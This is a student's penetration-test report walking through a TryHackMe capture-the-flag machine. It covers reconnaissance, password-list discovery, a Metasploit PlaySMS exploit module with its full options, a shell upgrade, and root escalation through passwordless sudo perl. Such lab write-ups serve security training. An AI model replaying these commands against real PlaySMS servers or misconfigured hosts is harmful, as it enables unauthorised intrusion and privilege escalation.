**Metasploit Practical Exam 3**

**HackerU Penetration Test Report**

**09/JAN/2021**

**SHAMANTH HS**

**TABLE OF CONTENTS**

1. **Introduction** 3
2. Objective 3
3. Requirements 3
4. Overall process 3
5. Requirements and known data 3
6. **Procedure** 4
7. Information Gathering 4
8. Weaponization 7

References 11

**INTRODUCTION**

* 1. **Objective**

This report is intended to be a walkthrough for the Virtual Machine named “**einstein**” hosted as part of a challenge in tryhackme website. The deliberately made vulnerable machine has many vulnerabilities that might lead to compromising the machine with a meterpreter access. And to capture the flag hidden inside the system by compromising the users or shell if necessary.

* 1. **Requirement**
* Kali Linux Operating System
* Einstein CTF virtual image hosted in tryhackme website deployment.
* Connect to openvpn using “sudo openvpn <file>”
  1. **Overall process**

We need to capture the flag by gaining the access to the system remotely by using Metasploit framework.


* To do that 1st step is to find the information
* Next we need to exploit the system
* Next we have to find the flag.
  1. **Requirements and known data**
  + IP of target - 10.10.21.154
  + Attacker machine – Kali
  + Platform – tryhackme
  + Room - einstein

**PROCEDURE**

* 1. **Information gathering**

The information gathering portion focuses on identifying all the possible info that can be gathered about your target. Perform the scanning of your target subnet to get some clues of your target.

nmap -sS -sV -A 10.10.21.154



From above scan we can find some useful information. Only open port is port 80. And from robots.txt file we got some entries lets check these urls.

By scanning these URL we got some useful information from /nothing directory which has the password list from source code.

#my secret pass


freedom

password


helloworld!

diana

iloveroot




From other urls we did not find any useful information. So lets bruteforce the directories using dirbuster tool.




Command : dirb http://10.10.21.154 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

we got some useful directories. By checking them manually we got /secure has backup.zip file it seems interesting. Its password protected by the above password list we can unzip the file using “freedom” password.



After unzip we got a file assassin-creed.mp3. the file type is ASCII text. So let’s see if any info is hidden inside it so let’s print the content of file.



Commands : file assassin-creed.mp3

Cat assassin-creed.mp3

We got some information we got username: touhid and


url: /SecreTSMSgatwayLogin for login screen.

By trying the above available passwords we can able to login using password “diana”. And we got to know the app running is PlaySMS. Lets weaponsize and target the playsms using Metasploit.

* 1. **Weaponization**

For weaponization we are using Metasploit which is one of the large framework for penetration testing.


We will search for the playsms exploit using search command



From the above results exploit 0 is useful in our case.

Commands:


1. Use 0 or use multi/http/playsms\_filename\_exec
2. set RHOSTS 10.10.21.154
3. set LHOST tun0
4. set TARGETURI /SecreTSMSgatwayLogin/
5. set USERNAME touhid
6. set PASSWORD diana
7. show options (to check weather all options are set properly)
8. run exploit command



After running the exploit we got the meterpreter shell. Next steps is to get the flag inside the system.(normally flags will be on root or in Desktop).

Enter shell command to get the system shell

The shell we got is a php shell with user www-data




We have to check how to get flag from this user or do we need to escalate privilage to other users to get the flag.

We can get more interactive shell using python.

python -c 'import pty; pty.spawn("/bin/bash")'


lets check the sudo permission for current user. By typing sudo -l. By the results user has permission to run perl as sudo without password.




Now we can run perl to get root shell

Sudo perl – e 'exec "/bin/bash";'

Now we are root find the flag.



Looks like the flag is encoded. Have to decode it read the flag.



By using the above tool we are able to decode the flag and it was base64 encoded and the message is

THM{Azaz\_Made\_It\_Easy}

REFERENCES:

1. <https://www.rapid7.com/db/modules/exploit/multi/http/playsms_uploadcsv_exec/>
2. <https://toolbox.googleapps.com/apps/encode_decode/>
3. <https://gtfobins.github.io/>